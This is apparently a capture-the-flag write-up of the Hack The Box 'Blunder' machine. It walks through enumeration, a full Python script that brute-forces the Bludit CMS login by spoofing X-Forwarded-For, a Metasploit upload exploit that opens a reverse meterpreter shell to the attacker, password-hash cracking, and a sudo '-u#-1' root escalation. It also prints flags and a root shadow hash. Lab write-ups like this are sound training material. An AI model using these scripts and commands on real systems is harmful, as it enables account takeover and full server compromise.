
Write-Up Blunder



Made By: IceL0rd

Discord: IceL0rd#3684

https://www.hackthebox.eu/home/users/profile/136970

Table of Contents

Enumeration

Nmap scan

nmap -sV -sC 10.10.10.191

```
root@kali:/tmp/Blunder# nmap -sV -sC 10.10.10.191
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-09 09:15 EDT
Nmap scan report for 10.10.10.191
Host is up (0.63s latency).
Not shown: 998 filtered ports
PORT   STATE  SERVICE VERSION
21/tcp closed ftp
80/tcp open   http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts
```

We only see port 80 and 22 open.

First ran Dirbuster in order to find any useful directories on the web page.

gobuster dir -u http://10.10.10.191/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html

```
root@kali:/tmp/Blunder# gobuster dir -u http://10.10.10.191/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.191/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,txt,html
[+] Timeout:        10s
===============================================================
2020/06/09 09:29:32 Starting gobuster
===============================================================
/about (Status: 200)
/0 (Status: 200)
/admin (Status: 301)
/install.php (Status: 200)
/robots.txt (Status: 200)
/todo.txt (Status: 200)
/usb (Status: 200)
/LICENSE (Status: 200)
```

There are 2 important directories to remember:

/admin

/todo.txt


/todo.txt

http://10.10.10.191/todo.txt

We found a potential username; Fergus

After this I tried to login with default credentials, but that didn't work.

Found out that Bludit CMS is installed.



After some googling I came up with a brute force script for Bludit CMS.

Resource: https://github.com/bludit/bludit/pull/1090

In here there is a python script which you need to modify.

Original script:

```
root@kali:/tmp/Blunder# cat brute-force.py
#!/usr/bin/env python3
import re
import requests

host = 'http://192.168.194.146/bludit'
login_url = host + '/admin/login'
username = 'admin'
wordlist = []

# Generate 50 incorrect passwords
for i in range(50):
    wordlist.append('Password{i}'.format(i = i))

# Add the correct password to the end of the list
wordlist.append('adminadmin')

for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"', login_page.text).group(1)

    print('[*] Trying: {p}'.format(p = password))

    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36',
        'Referer': login_url
    }

    data = {
        'tokenCSRF': csrf_token,
        'username': username,
        'password': password,
        'save': ''
    }

    login_result = session.post(login_url, headers = headers, data = data, allow_redirects = False)

    if 'location' in login_result.headers:
        if '/admin/dashboard' in login_result.headers['location']:
            print()
            print('SUCCESS: Password found!')
            print('Use {u}:{p} to login.'.format(u = username, p = password))
            print()
            break
```

But after I tried with rockyou.txt, I didn't get the password. What I did use I used cewl on the home page, and use that as password list.

cewl http://10.10.10.191/ > passwordlist_blunder

For write up purposes I put the password in a shorter password list.

```
root@kali:/tmp/Blunder# cat passwordlist_blunder
version
IceL0rd
test
RolandDeschain
January
industry
standard
root@kali:/tmp/Blunder#
```

Modified Script.

```
root@kali:/tmp/Blunder# cat brute-force.py
import re
import requests
#from __future__ import print_function

def open_ressources(file_path):
    return [item.replace("\n", "") for item in open(file_path).readlines()]

host = 'http://10.10.10.191'
login_url = host + '/admin/login'
username = 'fergus'
wordlist = open_ressources('/tmp/Blunder/passwordlist_blunder')

for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"', login_page.text).group(1)

    print('[*] Trying: {p}'.format(p = password))

    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36',
        'Referer': login_url
    }

    data = {
        'tokenCSRF': csrf_token,
        'username': username,
        'password': password,
        'save': ''
    }

    login_result = session.post(login_url, headers = headers, data = data, allow_redirects = False)

    if 'location' in login_result.headers:
        if '/admin/dashboard' in login_result.headers['location']:
            print()
            print('SUCCESS: Password found!')
            print('Use {u}:{p} to login.'.format(u = username, p = password))
            print()
            break
```

python3 brute-force.py

```
root@kali:/tmp/Blunder# python3 brute-force.py
[*] Trying: version
[*] Trying: IceL0rd
[*] Trying: test
[*] Trying: RolandDeschain

SUCCESS: Password found!
Use fergus:RolandDeschain to login.
```


The credentials are:

Fergus:RolandDeschain

Logging Into the Webpage

Now we have the credentials to login.

http://10.10.10.191/admin/



Now that we have access to the system, we can upload a file.

Exploitation

I started Metasploit for this.

search bludit

```
msf5 > search bludit

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/linux/http/bludit_upload_images_exec  2019-09-07       excellent  Yes    Bludit Directory Traversal Image File Upload Vulnerability
```

Commands used:

use exploit/linux/http/bludit_upload_images_exec

set rhosts 10.10.10.192

set lhost tun0

set BLuDITPASS RolandDeschain

set BLUDITUSER Fergus

exploit

```
Module options (exploit/linux/http/bludit_upload_images_exec):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   BLUDITPASS  RolandDeschain   yes       The password for Bludit
   BLUDITUSER  fergus           yes       The username for Bludit
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS      10.10.10.191     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /                yes       The base path for Bludit
   VHOST                        no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  tun0             yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
msf5 exploit(linux/http/bludit_upload_images_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.39:4444
[+] Logged in as: fergus
[*] Retrieving UUID...
[*] Uploading jdVNlBAFby.png...
[*] Uploading .htaccess...
[*] Executing jdVNlBAFby.png...
[*] Sending stage (38288 bytes) to 10.10.10.191
[*] Meterpreter session 1 opened (10.10.14.39:4444 -> 10.10.10.191:55608) at 2020-06-09 10:47:59 -0400
[+] Deleted .htaccess
```

Now we are www-data

```
meterpreter > shell
Process 27543 created.
Channel 1 created.
bash -i
bash: cannot set terminal process group (1093): Inappropriate ioctl for device
bash: no job control in this shell
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ whoami
whoami
www-data
```


Getting User Hugo

By closing examining the databases file in /var/www/bludit-3.10.0a/bl-content/databases/user.php I found a hash for the user Hugo.

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ pwd
/var/www/bludit-3.10.0a/bl-content/databases
pwd
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat us
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
}
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$
```

Now we got a user (Hugo) and a hash(faca404fd5c0a31cf1897b823c695c85cffeb98d)

In order to crack the hash, I went to https://crackstation.net/



Now the credentials are:

hugo:Password120

Changing To User Hugo

we can’t SSH in as Hugo. What we can do is;

su hugo Password120

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ su hugo
su hugo
Password: Password120

hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ whoami
whoami
hugo
```

```
hugo@blunder:~$ whoami && ifconfig && cat user.txt; echo
whoami && ifconfig && cat user.txt; echo
hugo
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.191  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb9:2817  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef::250:56ff:feb9:2817  prefixlen 64  scopeid 0x0<global>
        ether 00:50:56:b9:28:17  txqueuelen 1000  (Ethernet)
        RX packets 3823242  bytes 319985504 (319.9 MB)
        RX errors 0  dropped 228  overruns 0  frame 0
        TX packets 3216699  bytes 1825961452 (1.8 GB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 25943  bytes 2340278 (2.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 25943  bytes 2340278 (2.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

8faf50022f6555a47ca2b0ebb99d0475
```

Post-Exploitation

After we are the user Hugo, I did sudo -l to list what we can execute as root. And found the way to privilege escalate to root.

Resource: https://www.exploit-db.com/exploits/47502

sudo -l

```
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ sudo -l
sudo -l
Password: Password120

Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```

In order to get a root shell, we need to execute command which is shown below:

sudo -u#-1 /bin/bash

```
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ sudo -u#-1 /bin/bash
sudo -u#-1 /bin/bash
root@blunder:/var/www/bludit-3.10.0a/bl-content/databases# whoami
whoami
root
```

```
root@blunder:/root# whoami && ifconfig && cat root.txt; echo
whoami && ifconfig && cat root.txt; echo
root
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.191  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb9:2817  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef::250:56ff:feb9:2817  prefixlen 64  scopeid 0x0<global>
        ether 00:50:56:b9:28:17  txqueuelen 1000  (Ethernet)
        RX packets 4365284  bytes 363909397 (363.9 MB)
        RX errors 0  dropped 228  overruns 0  frame 0
        TX packets 3675724  bytes 2086272711 (2.0 GB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 28758  bytes 2601051 (2.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28758  bytes 2601051 (2.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

b7a5e49862a25ecb608754c24a01ddf9
```

root:6GmdDkez55tk.8Dvd$qDfa.WwHrKSBCswEaWLaSwFNCeNroew0pyxbsg8uO8a2/uq.XelP9Q/u5Cb9cBxO6hSyaVqt1lfU.3omw0ThC0:18228:0:99999:7:::